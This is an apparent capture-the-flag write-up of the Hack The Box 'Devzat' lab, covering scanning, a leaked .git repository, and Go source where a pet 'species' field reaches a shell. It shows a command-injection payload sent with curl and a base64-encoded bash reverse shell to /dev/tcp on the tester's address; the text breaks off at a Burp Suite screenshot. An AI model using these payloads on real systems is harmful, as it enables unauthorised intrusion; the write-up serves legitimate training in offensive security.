

# Penetration Test Report of Devzat Machine By Manish

## Stages

- Connnecting via openvpn&Basic Configuration
- Scanning phase
- Directory Scanning using Gobuster
- Virtual host Fuzzind Using ffuf
- Git source code Enumeration
- Command injection
- Reverse shell
- Patrick enumeration
- Pivoting
- InfluxDB Exploitation
- Switch to Catherine
- Root flag

### 1)Connecting via openvpn&Basic Configuration

First we have to connect to the hackthebox machine using openvpn.

The machine ip:10.10.11.118

*And /etc/hosts file is to be configured like this.*

The screenshot shows a Kali Linux desktop with several open windows. In the foreground, a terminal window displays the contents of a file named 'interfaces'. The file contains network interface configurations, including IPv4 and IPv6 settings for interfaces like 'eth0' and 'wlan0'. Below the terminal, a Firefox ESR browser window is open, showing a blank page with the title 'Firefox ESR' and the subtitle 'Browse the World Wide Web'. The desktop background is a standard Kali Linux wallpaper.

```
GNU nano 6.0
127.0.0.1      localhost
127.0.1.1      kali
127.0.0.1      www.facebook.com
10.10.11.118   devzat.htb
10.10.11.118   pets.devzat.htb
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


## 2) Scanning Phase

We use Nmap tool for Basic Scanning

>nmap -A 10.10.11.118

Nmap result shows Port 22, Port 80 and Port 8000 is open.

*As apache service is running on port 80 , I just copy paste ip to the browser and it shows a webpage.*



### **3) Directory Scanning using Gobuster**

I use command as follow:

```
> gobuster dir -u http://10.10.11.118:8000 -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.
```

```
[└(root㉿kali)-[~/home/kali/Downloads]
# gobuster dir -u http://10.10.11.118:8000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.11.118:8000
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.1.0
[+] Timeout:     10s
2022/02/20 00:37:39 Starting gobuster in directory enumeration mode
Error: error on running gobuster: unable to connect to http://10.10.11.118:8000/: Get "http://10.10.11.118:8000/": net/http: HTTP/1.x transport connection broken: malformed HTTP response "SSH-2.0-Go"

[└(root㉿kali)-[~/home/kali/Downloads]
# ] 1 x
```

*It was failure so I move on vhost scanning using ffuf.*

#### **4)Virtual host fuzzing Using ffuf**

*Since Gobuster Scan is a Failure ,I use the tool ffuf check for any other website*

*We Use the Command as follows:*

```
>ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-topmillion-5000.txt -mc  
200 -c -u http://devzat -H "Host: fuzz.devzat.htb"
```



V1.3.1 Kali Exclusive ↵

---

```
..: Method           : GET
..: URL              : http://devzat.htb/
..: WordList          : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
..: Header            : Host: FUZZ.devzat.htb
..: Follow redirects : false
..: Calibration      : false
..: Timeout           : 10
..: Threads           : 40
..: Matcher           : Response status: 200

[Status: 200, Size: 510, Words: 20, Lines: 21]
Progress: [4989/4989] :: Job [1/1] :: 150 req/sec :: Duration: [0:00:38] :: Errors: 0 ::
```

[root@kali:~]# /home/kali

*After scanning we found vhost pets and it is added to host file*

# Pets.devtaZ.htb

[Kali Linux](#) [Kali Tools](#) [Kali Docs](#) [Kali Forums](#) [Kali NetHunter](#) [Exploit-DB](#) [Google Hacking DB](#) [OffSec](#)

## Pet Inventory

Welcome to my pet inventory. This is where I keep a list of my pets.

I mean, come one, who doesn't like animals, right?

### My Pets

Name	Species	Characteristics	Action
Cookie	Cat	Having a cat is like living in a shared apartment. Most of the time you mind your own business. From time to time you hang out together watching TV. And sometimes you find puke somewhere...	
Mia	Cat	Having a cat is like living in a shared apartment. Most of the time you mind your own business. From time to time you hang out together watching TV. And sometimes you find puke somewhere...	
Chuck	Dog	A dog will teach you unconditional love. If you can have that in your life, things won't be too bad.	
Bali	Dog	A dog will teach you unconditional love. If you can have that in your life, things won't be too bad.	
Georg	Gopher	Gophers use their long teeth to help build tunnels – to cut roots, loosen rocks and push soil away. Gophers have pouches in their cheeks that they use to carry food, hence the term ‘pocket’ gopher. Gophers are generally solitary creatures that prefer to live alone except for brief mating periods.	
Gustav	Giraffe	With those extra long legs it is not surprising that a giraffe's neck is too short to reach the ground! Giraffes have a dark bluish tongue that is very long – approximately 50 centimetres (20 inches). Male giraffes fight with their necks.	
Rudi	Red kite	The wingspan of Red Kites can reach up to 170 cm (67 inch). Considering this large wingspan, the kites are very light birds, weighing no more than 0.9-1.3 kg (2.0-2.9 Pounds)! The lifespan of Red Kites is usually around 4-5 years, but they can grow as old as 26 years of age! Red Kites have bright yellow legs and a yellow bill with a brown tip.	
Bruno	Blue whale	The mouth of the blue whale contains a row of plates that are fringed with ‘baleen’, which are similar to bristles. Also the tongue of the blue whale is as big as an elephant.	

### Add a Pet


Name the pet

Which species is it?

password  Highlight all  Match Case  Match Diacritics  Whole Words 1 of 7 matches

*After the Scanning id finished we go for web directory scanning*

```
>ffuf -u http://pets.devzat.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -fs 510
```




```
File Actions Edit View Help
common-and-spanish.txt elmah.txt Logins.fuzz.txt raft-medium-directories.txt sap.txt
root@kali: /usr/share/seclists/Discovery/Web-Content
ffuf -u http://pets.devzat.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -fs 510
v1.3.1 Kali Exclusive <3

:: Method      : GET
:: URL        : http://pets.devzat.htb/FUZZ
:: Wordlist   : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout    : 10
:: Threads    : 40
:: Matcher    : Response status: 200,204,301,302,307,401,403,405
:: Filter     : Response size: 510

css          [Status: 301, Size: 40, Words: 3, Lines: 3]
build         [Status: 301, Size: 42, Words: 3, Lines: 3]
server-status [Status: 403, Size: 280, Words: 20, Lines: 10]
.git          [Status: 301, Size: 41, Words: 3, Lines: 3]
:: Progress: [43003/43003] :: Job [1/1] :: 150 req/sec :: Duration: [0:05:06] :: Errors: 0 ::

#
```




```
COMMIT_EDITMSG
HEAD
branches/
config
description
hooks/
index
info/
logs/
objects/
refs/
```

## 5)Git Source code Enumerating


I had Gone through every directory and fell like git have an importance and download it using.

> wget -r -np -R "index.html\*" <http://pets.devzat.htb/.git> and filename is pets.devzat.htb



```
root@kali:~# sudo su
[sudo] password for kali:
[root@kali ~]# cd Downloads
[root@kali ~]# sysctl net.ipv6.conf.all.disable_ipv6=0
net.ipv6.conf.all.disable_ipv6 = 0
[root@kali ~]# openvpn manishchandran(1).ovpn
Options error: In [CMD-LINE]:1: Error opening configuration file: manishchandran(1).ovpn
Use --help for more information.
[root@kali ~]# ls
1.py      3.py      chisel_1.7.3_linux_amd64  dina.txt    file4.txt      google-chrome-stable_current_amd64.deb  hashes      InfluxDB-Exploit-CVE-2019-20933  Music      patrick
2.py      4.py      copy.sh      Documents  file5.txt    hash          id_rsa      kali-anonsurf      nano      pets.devzat.htb
2.py.save  blue.txt  csrf.html  Downloads  filek.txt   hash1      index.html  llineas_linux_amd64  passwd      Pictures
2.py.save.1 cel.txt  Desktop   file3.txt  git-status-output  hash1.txt
[root@kali ~]# cd /home/kali/
[root@kali ~]# ls
1.py      3.py      chisel_1.7.3_linux_amd64  dina.txt    file4.txt      google-chrome-stable_current_amd64.deb  hashes      InfluxDB-Exploit-CVE-2019-20933  Music      patrick
2.py      4.py      copy.sh      Documents  file5.txt    hash          id_rsa      kali-anonsurf      nano      pets.devzat.htb
2.py.save  blue.txt  csrf.html  Downloads  filek.txt   hash1      index.html  llineas_linux_amd64  passwd      Pictures
2.py.save.1 cel.txt  Desktop   file3.txt  git-status-output  hash1.txt
[root@kali ~]#
```

I moved across that directory and checked its status using git status . It show many files are Deleted and I restored it using command git restore ..



```
(root@kali ~) # git status
On branch master
Untracked files:
  (use "git add <file> ..." to include in what will be committed)
    git-status-output
    robots.txt


nothing added to commit but untracked files present (use "git add" to track)

(root@kali ~) # git restore .
(root@kali ~) # ls
characteristics  git-status-output  go.mod  go.sum  main.go  petshop  robots.txt  start.sh  static
(root@kali ~) # ls -a
.  ..  characteristics  .git  .gitignore  git-status-output  go.mod  go.sum  main.go  petshop  robots.txt
(root@kali ~) #
```


Checking the source code I found a file main.go

I found some interesting command execution in the "species" field and cated the main.go.

## 6)Command Injection



```
root@kali:~/home/kali/pets.devzat.hb
File Actions Edit View Help
}
var (
    Pets []Pet{
        {Name: "Cookie", Species: "cat", Characteristics: loadCharacter("cat")},
        {Name: "Mia", Species: "cat", Characteristics: loadCharacter("cat")},
        {Name: "Chuck", Species: "dog", Characteristics: loadCharacter("dog")},
        {Name: "Balu", Species: "dog", Characteristics: loadCharacter("dog")},
        {Name: "Georg", Species: "gopher", Characteristics: loadCharacter("gopher")},
        {Name: "Gustav", Species: "giraffe", Characteristics: loadCharacter("giraffe")},
        {Name: "Rudi", Species: "redkite", Characteristics: loadCharacter("redkite")},
        {Name: "Bruno", Species: "bluewhale", Characteristics: loadCharacter("bluewhale")},
    }
)
func loadCharacter(species string) string {
    cmd := exec.Command("sh", "-c", "cat characteristics/" + species)
    stdoutStderr, err := cmd.CombinedOutput()
    if err != nil {
        return err.Error()
    }
    return string(stdoutStderr)
}
func getPets(w http.ResponseWriter, r *http.Request) {
    json.NewEncoder(w).Encode(Pets)
}
func addPet(w http.ResponseWriter, r *http.Request) {
    reqBody, _ := ioutil.ReadAll(r.Body)
    var addPet Pet
    err := json.Unmarshal(reqBody, &addPet)
    if err != nil {
        e := fmt.Sprintf("There has been an error: %v", err)
        http.Error(w, e, http.StatusBadRequest)
        return
    }
    addPet.Characteristics = loadCharacter(addPet.Species)
    Pets = append(Pets, addPet)
}
```




```
root@kali:~/home/kali/pets.devzat.hb
File Actions Edit View Help
func headerMiddleware(next http.Handler) http.Handler {
    return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        w.Header().Add("Server", "My genious go pet server")
        next.ServeHTTP(w, r)
    })
}
func main() {
    resetTicker := time.NewTicker(5 * time.Second)
    done := make(chan bool)
    go func() {
        for {
            select {
            case <-done:
                return
            case <-resetTicker.C:
                // Reset Pets to prestaged ones
                Pets = []Pet{
                    {Name: "Cookie", Species: "cat", Characteristics: loadCharacter("cat")},
                    {Name: "Mia", Species: "cat", Characteristics: loadCharacter("cat")},
                    {Name: "Chuck", Species: "dog", Characteristics: loadCharacter("dog")},
                    {Name: "Balu", Species: "dog", Characteristics: loadCharacter("dog")},
                    {Name: "Georg", Species: "gopher", Characteristics: loadCharacter("gopher")},
                    {Name: "Gustav", Species: "giraffe", Characteristics: loadCharacter("giraffe")},
                    {Name: "Rudi", Species: "redkite", Characteristics: loadCharacter("redkite")},
                    {Name: "Bruno", Species: "bluewhale", Characteristics: loadCharacter("bluewhale")},
                }
            }
        }
    }()
    handleRequest()
    time.Sleep(500 * time.Millisecond)
    resetTicker.Stop()
    done <- true
}
```

*It shows that website pets.devzat.htb is may be vulnerable to command injection.*

*For conforming this I ran ping command caputed the result by wireshark.*

```
> curl -v -X POST "http://pets.devzat.htb/api/pet" -d
'{"name": "test1", "species": "cat;ping -c 3 10.10.14.23"}'
```

The wireshark result show it is vulnerable by capturing that icmp echos.



By this Command injection vulnerability I can craft reverse shell.

## 7)Reverse shell

For Gaining a Reverse shell we have to make payload by using Command.

```
>echo -n 'bash -i >& /dev/tcp/10.10.14.23/8021 0>&1' | base64
```

```

apt install c-wrapping
Do you want to install it? (N/y)n

└─(root💀kali㉿kali)-[~/home/kali/pets.devzat.htb]
└─# echo -n 'bash -i >& /dev/tcp/10.10.14.23/8021 0>&1' | base64
YmFzaCAtSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMy84MDIxIDA+JjE=


└─(root💀kali㉿kali)-[~/home/kali/pets.devzat.htb]
└─# 

```

*We can use two method one is the curl and other is using burpsuit . I choose burp which is convienent to me.*


The screenshot shows the Burp Suite Professional interface. The top navigation bar includes 'Hack The Box', 'Burp Suite Professional v2021.8 - Temporary Project - licensed to Uncle...', 'Pet Inventory', and other tabs like 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit DB', 'Google Hacking DB', and 'OffSec'. A status bar at the bottom shows '10.10.14.23' and '0:44'.

